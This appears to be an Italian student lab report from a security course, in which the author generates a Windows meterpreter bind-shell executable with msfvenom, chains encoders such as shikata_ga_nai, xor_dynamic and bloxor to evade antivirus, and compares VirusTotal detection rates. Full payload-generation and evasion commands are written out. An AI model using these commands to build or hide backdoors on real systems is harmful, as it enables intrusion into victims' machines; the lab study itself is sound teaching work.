S8_L1_Creazione_Malware

Consegna

Esercizio di Oggi: Creazione di un Malware con Msfvenom

L'obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente: Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.

2. Utilizzo di msfvenom per generare il malware.

3. Migliorare la Non Rilevabilità

4. Test del Malware una volta generato.

5. Analisi dei Risultati: Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

SETUP AMBIENTE

Per lo svolgimento dell'attività è stata utilizzata una macchina Kali Linux tramite la quale sono stati generati i payload.


Network Interface: Rete con NAT per permetterci di analizzare i payload creati.

SVOLGIMENTO

Per dimostrare il funzionamento di alcuni algoritmi di ofuscamento come shikata_ga_nai, è stato innanzitutto generato un payload meterpreter, tramite msfvenom, con una bind shell.

Come parametri sono stati inseriti l'ip del target in ascolto e la relativa porta, la piattaforma su cui dovrà girare il malware: windows e l'architettura del programma: x86; è stata scelta un'architettura a 32bit in quanto l'algoritmo di ofuscamento che verrà utilizzato funziona per l'appunto solo con tale tecnologia.


msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 –platform windows -f python




Al termine della generazione del payload possiamo notare in output il valore delle righe del codice compilato.

Ripetiamo dunque il processo con l'implementazione di shikata_ga_nai per rendere il payload più complesso da rilevare tramite gli antivirus:

msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -e x86/shikata_ga_nai -i 1500 -f python







In seguito alle 1500 iterazioni di shikata_ga_nai otteniamo un codice molto diverso dall'originale: l'algoritmo di offuscamento è riuscito a camuffare il codice del malware.

Ripetiamo ora i due comandi utilizzati qui sopra per generare però un effettivo payload in formato exe:


msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 –platform windows -f exe -o test.exe




msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -e x86/shikata_ga_nai -i 1500 -f exe -o test1.exe




Analizzando tramite virustotal il primo payload generato, la scansione ci informa che l'eseguibile viene rilevato come malevolo da 60 dei 72 database che vengono interrogati..



Ripetendo la scansione utilizzando il payload ofuscato tramite shikata_ga_nai notiamo invece che solamente 50 dei 72 database è riuscito a riconoscerlo.



Non ancora soddisfatto dei risultati ho cercato all'interno di msfconsole quali fossero gli encoders disponibili per architettura x86:



```
msf6 > search encoder x86

Matching Modules
================

   #   Name                                  Disclosure Date  Rank       Check  Description
   -   ----                                  ---------------  ----       -----  -----------
   0   encoder/x86/add_sub                   .                manual     No     Add/Sub Encoder
   1   encoder/x86/alpha_mixed               .                low        No     Alpha2 Alphanumeric Mixedcase Encoder
   2   encoder/x86/unicode_mixed             .                manual     No     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   3   encoder/x86/unicode_upper             .                manual     No     Alpha2 Alphanumeric Unicode Uppercase Encoder
   4   encoder/x86/alpha_upper               .                low        No     Alpha2 Alphanumeric Uppercase Encoder
   5   encoder/x86/avoid_utf8_tolower        .                manual     No     Avoid UTF8/tolower
   6   encoder/x86/avoid_underscore_tolower  .                manual     No     Avoid underscore/tolower
   7   encoder/x86/bmp_polyglot              .                manual     No     BMP Polyglot
   8   encoder/x86/bloxor                    .                manual     No     BloXor - A Metamorphic Block Based XOR Encoder
   9   encoder/x86/context_cpuid             .                manual     No     CPUID-based Context Keyed Payload Encoder
   10  encoder/x86/call4_dword_xor           .                normal     No     Call+4 Dword XOR Encoder
   11  encoder/x86/xor_dynamic               .                normal     No     Dynamic Key XOR Encoder
   12  encoder/x86/jmp_call_additive         .                normal     No     Jump/Call XOR Additive Feedback Encoder
   13  encoder/x86/nonalpha                  .                low        No     Non-Alpha Encoder
   14  encoder/x86/nonupper                  .                low        No     Non-Upper Encoder
   15  encoder/x86/shikata_ga_nai            .                excellent  No     Polymorphic XOR Additive Feedback Encoder
   16  encoder/x86/service                   .                manual     No     Register Service
   17  encoder/x86/single_static_bit         .                manual     No     Single Static Bit
   18  encoder/x86/countdown                 .                normal     No     Single-byte XOR Countdown Encoder
   19  encoder/x86/opt_sub                   .                manual     No     Sub Encoder (optimised)
   20  encoder/x86/fnstenv_mov               .                normal     No     Variable-length Fnstenv/mov Dword XOR Encoder
   21  encoder/x86/xor_poly                  .                normal     No     XOR POLY Encoder
   22  encoder/x86/context_stat              .                manual     No     stat(2)-based Context Keyed Payload Encoder
   23  encoder/x86/context_time              .                manual     No     time(2)-based Context Keyed Payload Encoder
```

Ho quindi deciso di utilizzare tre encoders diversi:

- xor_dynamic
- Shikata_ga_nai
- bloxor

```
msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -e x86/xor_dynamic -i 10 -f raw | msfvenom -a x86 -e x86/shikata_ga_nai -i 15 --platform windows -f raw  | msfvenom -a x86 --platform windows -e x86/bloxor -i 10 -f exe -o test3.exe
```

Anche in questo caso però il payload è stato rilevato come malevolo da 50 dei 72 database; ciò dimostra l'efficacia nel rilevare le minacce da parte degli AV moderni.

Conclusioni

Dai test si osserva che l'utilizzo di Shikata_ga_nai modifica significativamente la struttura del payload migliorandone la non rilevabilità. Nel caso analizzato, i risultati su VirusTotal mostrano una rilevazione simile a quella del payload non offuscato, evidenziando come gli antivirus moderni dispongano di firme specifiche per gli stub degli encoder più noti.

Questo esercizio dimostra però che l'uso di encoder standard come Shikata_ga_nai non è completamente sufficiente per aggirare i sistemi di sicurezza: è necessario integrare tecniche più avanzate (packer custom, offuscamento del flusso di esecuzione, evasione dinamica). In ogni caso, l'attività ha permesso di comprendere meglio il funzionamento degli encoder polimorfici e le sfide della detection statica.